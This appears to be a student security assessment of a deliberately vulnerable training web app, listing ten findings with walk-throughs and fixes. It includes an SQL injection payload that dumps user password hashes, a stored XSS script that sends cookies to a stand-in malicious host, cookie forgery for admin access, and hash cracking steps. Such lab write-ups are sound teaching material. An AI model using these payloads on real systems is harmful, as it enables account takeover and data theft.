VulnWebApp (VWA) Security Report

Code Revision: 1.0.0.0
Company: Acme Inc.
Report: VWA230320
Author: [Mostafa Esmail]
Date: [20-03-2023]

VWA Security Report

1. VWA230320## - Broken Auth - **High**
2. VWA230320## - Sensitive Data Exposure 1 – **High**
3. VWA230320## - SQL Injection **– High**
4. VWA230320## - Cross Site Scripting XSS **- High**
5. VWA230320## - Sensitive Data Exposure 2 - **Medium**
6. VWA230320## - Sensitive Data Exposure 3 - **Medium**
7. VWA230320## - Broken Access 1 - **Medium**
8. VWA230320## - Broken Access 2 - **Medium**
9. VWA230320## - Security Misconfiguration 1 - **Medium**
10. VWA230320## - Security Misconfiguration 2 - **Low**

VWA Security Report

VWA230320## – broken auth - SEVERITY

Vulnerability Exploited: **A2- Broken Auth**

Severity: **High**


System: VWA Web Application

Vulnerability Explanation:

a malicious actor can try to login multiple times systematically with premade collections of usernames and passwords.

Vulnerability Walk-thru:

1. Go to the login page of the application
2. you can use the bruteforce.py python code to mimic a brute force attack on the application using 2 files containing common usernames and passwords like following



```
root@8e94e4fbd364:/home/workspace/tools# python ./bruteforce.py -U ./test-user
name.txt -P ./test-password.txt -f Failed http://localhost:3000/login
[+] Login Found! {'username': 'guest', 'password': 'orange'}
This is a demo code used for this training.
root@8e94e4fbd364:/home/workspace/tools#
```

Recommendations:

- Implement 2-factor authentication in order
- limit the number of login requests per period of time.
- Add capatcha check if user try to login multiple times.

VWA Security Report

VWA230320## – SQL injection - SEVERITY

Vulnerability Exploited: A1- SQL injection

Severity: High


System: VWA Web Application

Vulnerability Explanation:

Unauthorized user can gain access to the database and read or alter data stored in it.

Vulnerability Walk-thru:

1. Login to the applications as administrator
2. Go to browser-dev-tools console (CTRL + shift + j)
3. Instantiate a request to get customer details using the endpoint “/customers/id/<user-id>” like in the attached screenshot using “/customers/id/1’ or ‘1’=’1” as the request path like following:




```
> apiGET("customers/id/1", '', data => console.log(data));
<· undefined
  ▼ [Array(5)] i
    ▶ 0: (5) [1, 'paul', 'doe', 'pdoe', 'd8578edf8458ce06fbc5bb76a58c5ca4']
      length: 1
    ▶ [[Prototype]]: Array(0)
> apiGET("customers/id/1' or '1'='1", '', data => console.log(data));
<· undefined
  ▼ (5) [Array(5), Array(5), Array(5), Array(5), Array(5)] i
    ▶ 0: (5) [1, 'paul', 'doe', 'pdoe', 'd8578edf8458ce06fbc5bb76a58c5ca4']
    ▶ 1: (5) [2, 'jake', 'doe', 'jdoe', '5f4dcc3b5aa765d61d8327deb882cf99']
    ▶ 2: (5) [3, 'dave', 'doe', 'ddoe', 'e807f1fcf82d132f9bb018ca6738a19f']
    ▶ 3: (5) [4, 'mike', 'doe', 'mdoe', '8621ffdbc5698829397d97767ac13db3']
    ▶ 4: (5) [5, 'nick', 'doe', 'ndoe', 'df53ca268240ca76670c8566ee54568a']
      length: 5
    ▶ [[Prototype]]: Array(0)
```

4. The result of such request is all customers, but the endpoint is intended to get only one customer details.

VWA Security Report

Recommendations:



```
@customers.route("/id/<string:id>", methods=['GET'])
def getcustomer(id):
    if g.role == "admin":
        c = Conn_postgres()
        data = c.exec("SELECT * FROM customers WHERE id = '" + id + "';")
        c.close()
```

The problem is that you trust user input and add it directly in the SQL query.
To mitigate this, consider using parameterized queries.

VWA Security Report

VWA230320## – cross site scripting XSS - SEVERITY

Vulnerability Exploited: A7- cross site scripting XSS

Severity: High


System: VWA Web Application

Vulnerability Explanation:

User can input malicious code that is stored in the database and when get that data, the malicious code will be executed.

Vulnerability Walk-thru:

1. Login to the application
2. Go to profile page
3. Enter send this payload as a message : <script>fetch(`http://mosta3d.malicious-site.com/${document.cookie}`).then(data=> console.log("shekabalal", data))</script>
4. you should now see a request added to the network tab having the cookies as a path like following



administrator
You sent a message to guest

Welcome to our site, how do you like our message service. Still a work in progress.

administrator
You sent a message to guest

This is a header text

```
<h1>This is a header text</h1> <script>fetch(`http://mosta3d.malicious-site.com/${document.cookie}`).then(data=> console.log
```

Copyright © 2020 Test Company LLC. All rights reserved.

```
1
1?_=1678771626689
__trust=hi;%20authInfo=MT...

General
Request URL: http://mosta3d.malicious-site.com/__t
ust=hi;%20authInfo=MTphZG1pbg==
Referrer Policy: strict-origin-when-cross-origin

Request Headers
Provisional headers are shown Learn more
Referer

3 requests | 337 B transferred
```

Recommendations:

- You must santize user input before storing in the database.
- User input should be treated as regular text and not injected directly in HTML template.

VWA Security Report

VWA230320## – Sensitive data exposure 1 - SEVERITY

Vulnerability Exploited:

Severity: High

System: VWA Web Application


Vulnerability Explanation:

Customers passwords that are stored in the database are considered weak and easy to be guessed.

Vulnerability Walk-thru:

1. Login to the application with administrator access account
2. go to customers page
3. Open browser-developer-tools by pressing F12
4. Go to Network tab
5. click on clear
6. click on view button for any user
7. navigate back to the network tab and open the request

8. you will find a hash representing the customer password like following:



```
[
    [
        1,
        "paul",
        "doe",
        "pdoe",
        "d8578edf8458ce06fbc5bb76a58c5ca4"
    ]
]
```

9. use the python script hashid.py in order to get the type of the hash like following: `python hashid.py` and enter the customers' hashes one by one.
10. You will find they are md5 hashes
11. Use the checkhash.py python script to crack the hashes like following:
12. `python checkhash.py -t md5 <your-hash>`
13. repeat the operation for all the customers hashes

Recommendations:

- There must be a strong password policy restrict users from providing such weak passwords.
- You can follow this article as a reference https://www.netwrix.com/password_best_practice.html

VWA Security Report

VWA230320## – sensitive data exposure 2 - SEVERITY

Vulnerability Exploited: A3- sensitive data exposure

Severity: Medium

System: VWA Web Application


Vulnerability Explanation:

If any user with rule admin try to make a request to get customer details, he can see the values representing passwords of this customer, along side with data returned by this request.

Vulnerability Walk-thru:

1. Login to the application with administrator access account
2. go to customers page
3. Open browser-developer-tools by pressing F12
4. Go to Network tab
5. click on clear
6. click on view button for any user
7. navigate back to the network tab and open the request

8. you will find a hash representing the customer password like following:



DevTools - r1026361c1084570xjupyterlltj21rh6-3000.udacity-stu...

1?_=1678826713136

```
[
    [
        1,
        "paul",
        "doe",
        "pdoe",
        "d8578edf8458ce06fbc5bb76a58c5ca4"
    ]
]
```

Recommendations:

The following SQL query select all information about the user.



```
        c = Conn_postgres()
        data = c.exec("SELECT * FROM customers WHERE id = '" + id
+ "';")
```

You must select only the data required to be shown.

VWA Security Report

VWA230320## – Sensitive Data Exposure 3 - SEVERITY

Vulnerability Exploited: A3- sensitive data exposure

Severity: Medium

System: VWA Web Application

Vulnerability Explanation:

Data that represent the stored passwords are likely to extract the real passwords back from them, as the way used for storing them is considered less secure and easy to crack.

Vulnerability Walk-thru:

1. using the steps from the sensitive data exposure 2 section to get the hashes that represents the passwords of the customers.
2. Use the following python script in order to identify the hash like the following:

   python hashid.py and then provide the hashes one by one.
3. You will find that they are md5 hashes, which is considered less secure hashing algorithm, and there are also no salting or peppering provided to strengthen the hash.

Recommendations:

- You must use stronger hashing algorithm like Bcrypt
- You should consider using salting and peppering
- you can use this cheat-sheet as a reference

VWA Security Report

VWA230320## – Broken access 1 - SEVERITY

Vulnerability Exploited: **A5- Broken access**

Severity: **Medium**


System: VWA Web Application

Vulnerability Explanation:

A user can circumvent the application to have access to another user account.


Vulnerability Walk-thru:

1. Login to the application as regular user.
2. Go to browser-dev-tools by pressing F12 button.
3. Go to storage tap _ If you are on chrome, you should navigate to the application tap _
4. spread the Cookie the Cookies field and click on site cookies tab branched from it.
5. Use the python script performbase64.py for encoding the value 1:guest like following:
   `python ./performbase64.py 1:guest`
6. Change the value of the authInfo cookie by the this base64 encoded value MtpndWVzdA== like following



Name	Value	D..	P..	E..	S..	H.	S..	S..	S..	P..	P
authInfo	MTpndWVzdA==	r...	/	S...	20						M..
sg_route	spacegate-eyJh...	r...	/	S...	5...	✓	✓	N..			M..
__trust	hi	....	/	2...	9		✓	N..			M..


7. You can now have access to the administrator account



Customers

SORRY BUT YOU ARE NOT AUTH TO VIEW THIS PAGE

Copyright © 2020 Test Company LLC. All rights reserved. Ver. 1.0.0.0



Customers

SORRY BUT YOU ARE NOT AUTH TO VIEW THIS PAGE

Copyright © 2020 Test Company LLC. All rights reserved. Ver. 1.0.0.0

Recommendations:

- Consider using checksums to gurantee that the token given to the user wasn't altered by the user or any malicious actor.
- You can consider using JWT tokens https://jwt.io/

VWA Security Report

VWA230320## – Broken access 2 - SEVERITY

Vulnerability Exploited: A5- Broken access

Severity: Medium


System: VWA Web Application

Vulnerability Explanation:

Regular user can gain unauthorized access to resources.

Vulnerability Walk-thru:

1. Login to the application as regular guest user.
2. Go to browser-developer-tools by pressing F12 button.
3. Go to storage tap _ If you are on chrome, you should navigate to the application tap _
4. spread the Cookie the Cookies field and click on site cookies tab branched from it.
5. Use the python script performbase64.py for encoding the value 2:admin like following:
   `python ./performbase64.py 2:admin`
6. Change the value of the authInfo cookie by the this base64 encoded value
   `MjphZG1pbg==` like following



Application
- Manifest
- Service Workers
- Storage


Storage
- Local Storage
- Session Storage
- IndexedDB
- Web SQL
- Cookies
  - https://r102636

Filter | Only show cookies with an is...

Name	Value	D..	P..	E..	S..	H.	S..	S..	S..	P..	P
authInfo	MjphZG1pbg==	r...	/	S...	20						M..
sg_route	spacegate-eyJh...	r...	/	S...	5...	✓	✓	N..			M..
__trust	hi	....	/	2...	9		✓	N..			M..

7. You can now have access to the users and customers page which only authorized to access from the admin account

VWA Security Report



VulnWebApp

guest
guest

Main Navigation

Dashboard
Customers
Users

Customers


Dashboard > Customers

Page Controls: reset

SORRY BUT YOU ARE NOT AUTH TO VIEW THIS PAGE

Copyright © 2020 Test Company LLC. All rights reserved.

Ver. 1.0.0.0



VulnWebApp

guest
admin

Main Navigation

Dashboard
Customers
Users

Customers

Dashboard > Customers

Page Controls: reset

Customers List

ID	First Name	Last Name	Username	Options
1	paul	doe	pdoe	View
2	jake	doe	jdoe	View
3	dave	doe	ddoe	View
4	mike	doe	mdoe	View
5	nick	doe	ndoe	View

Copyright © 2020 Test Company LLC. All rights reserved.

Ver. 1.0.0.0

Recommendations:

- Consider using checksums to gurantee that the token given to the user wasn't altered by the user or any malicious actor.
- You can consider using JWT tokens https://jwt.io/
- It's best practice to get roles assigned to users by the ones stored to them in the database and use their identifier to get them, like email or username.

VWA Security Report

VWA230320## – Security Misconfiguration 1 - SEVERITY

Vulnerability Exploited: A6- security misconfiguration

Severity: Medium


System: VWA Web Application

Vulnerability Explanation:

If an authorized actor has access to the application code, he will be able to have the database credentials, as they are hardcoded in the application code.

Vulnerability Walk-thru:

You can see the hardcoded database credentials in `Site/db/__init__.py` file like the following:



```
def open(self):
    self.conn = psycopg2.connect(user = "vulnwebsiteuser",
                                 password = "weakpasswordrule",
                                 host = "localhost",
                                 port = "5432",
                                 database = "vulnwebsite")
```

Recommendations:

You must consider using environment variables for storing the database credentials, or to use Vault too. You can use the following URL as a reference https://www.vaultproject.io/.

VWA Security Report

VWA230320## – Security misconfiguration 2 – SEVERITY

Vulnerability Exploited: Security misconfiguration

Severity: Low


System: VWA Web Application

Vulnerability Explanation:

User can enter unexpected data to the application due to misconfiguring the validation of that data.

Vulnerability Walk-thru:


follow the steps from the sql injection section, and you will find that I was able to insert more than the id required for the URL because of this misconfiguration.



```
@customers.route("/id/<string:id>", methods=['GET'])
def getcustomer(id):
```

Recommendations:

